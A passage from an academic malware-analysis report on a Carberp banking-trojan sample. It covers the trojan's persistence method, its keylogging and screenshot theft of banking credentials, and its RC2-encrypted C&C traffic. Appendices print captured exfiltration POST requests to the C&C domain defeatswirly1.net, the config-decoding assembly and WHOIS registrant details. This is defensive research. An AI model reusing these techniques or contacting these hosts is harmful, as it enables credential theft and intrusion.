- Encryption of network traffic obstructs direct analysis of the information transmitted between infected computers and the C&C servers by means of network traffic analysis. The network traffic is encrypted using the RC2 cipher in cipher-block chaining mode, and the base64 representation of the ciphertext is prepended with the first half of the initialization vector, and appended with the second half of the initialization vector.

To describe the malware's behavior, the behavior will be split up in three parts: installation, run-time behavior and communication with C&C servers.

The installation starts with the creation of a directory inside *C:\Documents and Settings\All Users\Application Data*. In this directory, the config files were placed which define the domainnames being used as the C&C servers. The malware copies itself to *C:\Windows\System32\Com\svchost.exe*. Another copy is placed in *C:\Documents and Settings\All Users\Start Menu\Programs\Startup\*. A Windows service was created, called *Windows NAT*, with its startup type set to automatic, and using the previously mentioned svchost.exe as its executable. The malware injected malicious code in the running *explorer.exe* process, which in turn infected all its child processes.

The run-time behavior of the malware is focussed mostly on obtaining credentials for internet banking websites. This is done by monitoring browser activity, and logging keyboard and screen activity as soon as a site of interest is visited. The screenshots are combined with logfiles of keyboard activity, and these are put into a *.CAB* file, which is then sent to the C&C server.

The C&C behavior of the malware could not be fully explored, due to the C&C servers having been taken down. What is known is that the malware communicates with the C&C servers by means of HTTP requests. The POST data is encrypted using the RC2 encryption algorithm, and the base64 representation of this ciphertext is prepended and appended by respectively the first and second half of the bytes of the initialization vector used in the RC2 encryption.

Comparing the findings in this paper with the previous research done on this version of the Carberp malware shows several similarities:

- Injecting malicious code in processes by means of the *NtResumeThread* function;
- Using the *NtQueryDirectoryFile* function to hide the directory used by the malware to store its config files;
- The Windows functions that are altered to allow for altering the execution flow through the malicious code sections, as well as the method of altering each of these functions;
- Using the RC2 encryption algorithm to encrypt all network traffic sent to the C&C server.

6 Further research

There were some points that could not be researched in this paper, either due to time constraints or working on a sample without active C&C servers.

Since other parties previously conducted research on the answers from the C&C servers, and mapped the different responses that the C&C servers can return to the infected computers, the research value in this is not very high anymore.

However, all the functions that are adjusted in a running Internet Explorer process are still worth researching, simply due to the high number of functions that are altered.

7 Acknowledgements

Our thanks go out to the people of the Security & Privacy department of Deloitte Amstelveen for making us feel welcome, especially to Thijs Bosschert for his supervision and sharing his expertise during this research, Henri Hambartsumyan for his guidance in the project and Daan Muller for helping us acquire the testing equipment.

We also thank Tarik El-Yassem, Jaap van Ginkel and Niels Sijm for providing us with the network infrastructure and help during our project.

References

[1] SANS Institute, malware analysis: An introduction. Accessed: 31/01/2013. [Online]. Available: http://www.sans.org/reading_room/whitepapers/malicious/malware-analysis-introduction_2103

[2] Kris Kendall, Mandiant Coorporation. Practical malware analysis. Accessed: 31/01/2013. [Online]. Available: http://www.blackhat.com/presentations/bh-dc-07/Kendall_McMillan/Paper/bh-dc-07-Kendall_McMillan-WP.pdf

[3] Rick Flores. Malware reverse engineering part 1. static analysis. Accessed: 31/01/2013. [Online]. Available: http://www.exploit-db.com/download_pdf/18387/

[4] Xiang Fu. Malware analysis tutorials: a reverse engineering approach. Accessed: 31/01/2013. [Online]. Available: http://fumalwareanalysis.blogspot.com/p/malware-analysis-tutorials-reverse.html?m=1

[5] M. Egele et al., "A survey on automated dynamic malware-analysis techniques and tools," *ACM Comput. Surv.*, vol. 44, no. 2, pp. 6:1–6:42, Mar. 2008. [Online]. Available: http://doi.acm.org/10.1145/2089125.2089126

[6] IOActive, inc. Reversal and analysis of zeus and spyeye banking trojans. Accessed: 31/01/2013. [Online]. Available: http://www.ioactive.com/pdfs/ZeusSpyEyeBankingTrojanAnalysis.pdf

[7] AhnLab ASEC. Malware analysis: Citadel. Accessed: 31/01/2013. [Online]. Available: http://seifreed.es/docs/Citadel%20Trojan%20Report_eng.pdf

[8] Trusteer Fraud Prevention Center. Under the hood of carberp: Malware & configuration analysis. Accessed: 31/01/2013. [Online]. Available: landing2.trusteer.com/sites/default/files/Carberp_Analysis.pdf

[9] Marco Giuliani, Andrea Allievi, Prevx. Carberp - a modular information stealing trojan. Accessed: 31/01/2013. [Online]. Available: http://pxnow.prevx.com/content/blog/carberp-a_modular_information_stealing_trojan.pdf

[10] A. Metrosov et al. Win32/carberp: When youre in a black hole, stop digging. Accessed: 31/01/2013. [Online]. Available: http://go.eset.com/us/resources/white-papers/carberp.pdf

[11] C.H. Malin, E. Casey and J.M.Aquilina, *Malware Forensics, Field Guide for Windows Systems*, 1st ed. Syngress, 2012.

[12] Nick Harbour, Mandiant Coorporation. Stealth secrets of the malware ninjas. Accessed: 31/01/2013. [Online]. Available: http://craigchamberlain.com/library/blackhat-2007/Harbour/Presentation/bh-usa-07-harbour.pdf

[13] Matt Pietrek. An in-depth look into the win32 portable executable file format. Accessed: 31/01/2013. [Online]. Available: http://msdn.microsoft.com/en-us/magazine/cc301805.aspx

[14] C.H. Malin, E. Casey and J.M.Aquilina, *Malware Forensics, Field Guide for Windows Systems*, 1st ed. Syngress, 2012, pp. 98–125.

Appendices

A ExifTool output

```
ExifTool Version Number         : 9.16
File Name                       : a574fc3d97149bcbf8bdccd5a8a73951.exe
Directory                       : carpberp/carpberp
File Size                       : 212 kB
File Modification Date/Time     : 2012:12:22 15:31:32+01:00
File Access Date/Time           : 2013:02:01 15:20:56+01:00
File Creation Date/Time         : 2013:01:16 11:09:05+01:00
File Permissions                : rw-rw-rw-
File Type                       : Win32 EXE
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2011:03:26 08:06:26+01:00
PE Type                         : PE32
Linker Version                  : 11.0
Code Size                       : 29184
Initialized Data Size           : 187392
Uninitialized Data Size         : 0
Entry Point                     : 0x3f88
OS Version                      : 5.1
Image Version                   : 0.0
Subsystem Version               : 5.1
Subsystem                       : Windows GUI
Warning                         : Error processing PE data dictionary
```

B Microsoft COFF Binary File Dumper output

```
Microsoft (R) COFF/PE Dumper Version 10.00.30319.01
Copyright (C) Microsoft Corporation.  All rights reserved.

Dump of file a574fc3d97149bcbf8bdccd5a8a73951.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    USER32.dll
                40B2B4 Import Address Table
                40C050 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                  165 GetParent

    KERNEL32.dll
                40B2BC Import Address Table
                40C058 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                  542 lstrcmpW

    SHLWAPI.dll
                40B2C4 Import Address Table
                40C060 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                    A ChrCmpIW

  Summary

        1000 .FIVE
        1000 .SOME
        1000 .WARM
       45000 .data
        1000 .reloc
       22000 .rsrc
        8000 .text
```

C HTTP network traffic

```
POST /gydbqgecpvbfmdwprlwxjzyuxudmsownoyyztvjolwtqeqobscadlasebszbb.inc HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET4.0C; .NET4.0E)
Host: defeatswirly1.net
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

gax=gDmwVionmhE5Hsu4IIsVcq36jg%2B5ZsVoWDK%2FDuSaQ9pX9PYYE8C%3D
```

```
POST /kutdcdenpp.pif HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET4.0C; .NET4.0E)
Host: defeatswirly1.net
Connection: close
Accept-Encoding:
Content-Length: 132
Content-Type: application/x-www-form-urlencoded

dsx=uGYU%2BS%2B%2B7fDQntyto3z9UUY7F3P8ekcnwJ%2F5IobjY69fyJ7W9EE1
vo2FO9Fu3QvooyHBaUOazm2xyktyiobRf4j%2FabvPAQDBeU1sjet0iBjZczMSyFN%3D
```

```
POST /tfgqzorx.db HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET4.0C; .NET4.0E)
Host: defeatswirly1.net
Connection: close
Accept-Encoding:
Content-Length: 79
Content-Type: application/x-www-form-urlencoded

bfsuzr=0UlZL6Tx3CI19vs09%2F5I0rC8SjqGI2JlJX%2BvmmFArCfdLwDc5akNHEn6NwOxIM%3D%3D
```

D WHOIS data

Whois information as seen on `http://www.whoismind.com/whois/defeatswirly.net.html`, February 3rd, 2013, as to show the original WHOIS information before the domain was sinkholed.

```
Domain-name:  defeatswirly.net
Similar-domains: defeatswirly.com     defeatswirly.org
Domain-ip: 91.238.83.46     Russian Federation
Domain-tld: NET (Top Level Domain)
Domain-locked: LOCKED
Creation date:  2012-11-29   (2 months)
Last update:  2012-11-29
Expiration date:  2013-11-29
Nameservers:
DNS1.8DOMAINDNS.COM      0.0.0.0
DNS2.8DOMAINDNS.COM      0.0.0.0
Domain record: Domain Name: DEFEATSWIRLY.NET
Registrar: INTERNET.BS CORP.
Whois Server: whois.internet.bs
Referral URL: http://www.internet.bs
Name Server: DNS1.8DOMAINDNS.COM
Name Server: DNS2.8DOMAINDNS.COM
Status: clientTransferProhibited
Updated Date: 29-nov-2012
Creation Date: 29-nov-2012
Expiration Date: 29-nov-2013

Registrant
Skip Pickles
Email: skip_pickles5448@netnoir.net
9906 Briar Ridge Dr
78748 Austin
United States
Tel: +1.0364958443
```

E Config file contents

E.1 3E4RkCw6Ar8.dat

```
00000000h: 64
```

E.2 klpclst.dat

```
00000000h: B2 E7 F2 56 01 00 00 00
```

E.3 mnhslst3.dat

```
00000000h: CD 87 5E FA 01 00 00 00 00 00 00 00 00 00 00 00
00000010h: CA 87 8E 2A 3D 8D 54 54 00 00 00 00 00 00 00 00
00000020h: 10 00 00 00 69 63 01 E9 F8 26 08 F7 EC 3C B3 7D
00000030h: 2F 44 66 3C CA 87 8E 2A 5F 56 44 D2 00 00 00 00
00000040h: 00 00 00 00 11 00 00 00 69 63 01 E9 F8 26 08 F7
00000050h: EC 3C B3 7D 30 04 6D 2D A9 CA 87 8E 2A 5F 56 44
00000060h: E2 00 00 00 00 00 00 00 00 11 00 00 00 69 63 01
00000070h: E9 F8 26 08 F7 EC 3C B3 7D 33 04 6D 2D A9
```

F Config file decoding

F.1 Assembly code

```
Address    Hex dump          Command
0009E920    8A16             MOV DL,BYTE PTR DS:[ESI]
0009E922    33DB             XOR EBX,EBX
0009E924    84D2             TEST DL,DL
0009E926    74 16            JE SHORT 0009E93E
0009E928    8B4D 0C          MOV ECX,DWORD PTR SS:[EBP+0C]
0009E92B    03C8             ADD ECX,EAX
0009E92D    8A45 FC          MOV AL,BYTE PTR SS:[EBP-4]
0009E930    F6EB             IMUL BL
0009E932    02C2             ADD AL,DL
0009E934    3001             XOR BYTE PTR DS:[ECX],AL
0009E936    43               INC EBX
0009E937    8A1433           MOV DL,BYTE PTR DS:[ESI+EBX]
0009E93A    84D2             TEST DL,DL
0009E93C  ^ 75 EF            JNE SHORT 0009E92D
0009E93E    8B45 FC          MOV EAX,DWORD PTR SS:[EBP-4]
0009E941    40               INC EAX
0009E942    8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
0009E945    3B45 10          CMP EAX,DWORD PTR SS:[EBP+10]
0009E948  ^ 72 D6            JB SHORT 0009E920
```

F.2 Encoded/decoded config data

Input data:

```
69 63 01 E9 F8 26 08 F7 EC 3C B3 7D 2F 44 66 3C
69 63 01 E9 F8 26 08 F7 EC 3C B3 7D 30 04 6D 2D A9
69 63 01 E9 F8 26 08 F7 EC 3C B3 7D 33 04 6D 2D A9
```

Output data:

```
64 65 66 65 61 74 73 77 69 72 6C 79 2E 6E 65 74       defeatswirly.net
64 65 66 65 61 74 73 77 69 72 6C 79 31 2E 6E 65 74    defeatswirly1.net
64 65 66 65 61 74 73 77 69 72 6C 79 32 2E 6E 65 74    defeatswirly2.net
```